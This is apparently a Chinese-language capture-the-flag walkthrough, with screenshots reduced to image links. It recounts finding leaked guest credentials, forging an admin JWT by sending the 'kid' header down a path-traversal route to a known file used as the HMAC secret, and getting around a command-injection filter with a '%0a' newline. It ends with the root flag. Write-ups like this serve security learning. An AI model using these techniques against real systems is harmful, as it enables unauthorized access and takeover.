
然后就能成功访问了



源代码里面泄露了登录凭据**guest/guest123**



发现需要 Admin 账户权限



下一步就是伪造**admin**身份


kid 攻击思路

可以看到 JWT 签名头部用到了 kid，这个文件比较眼熟`maze-default.key`

在我之前 pspy 找到 app.py 时，顺便发现的，也在 **/opt** 目录下

```
mikasa@H34d3r:/opt/keys$ ls
maze-default.key
```


`kid` (Key ID) 通常用于让服务端在密钥库里取 key，代码常见写法是 `open("/opt/keys/" + kid).read()`。如果未做路径校验，可以把 kid 改成穿越路径，指向**任意可读文件**，然后用同样内容当 HMAC secret 自己签 token。我们先试试 `/etc/hostname` 内容是 `H34d3r`：




大致这样就可以了，然后把 JWT 塞回去


命令注入 + WAF


普通 ping 是没问题的







试 `;id`、`|id`、`&&` → 全 `400 WAF: Malicious characters detected!`





但是换行可以 `%0a` 或者 `%0A`





`flag{root-3e40f28d4759c8d0a93cf7693086565d}`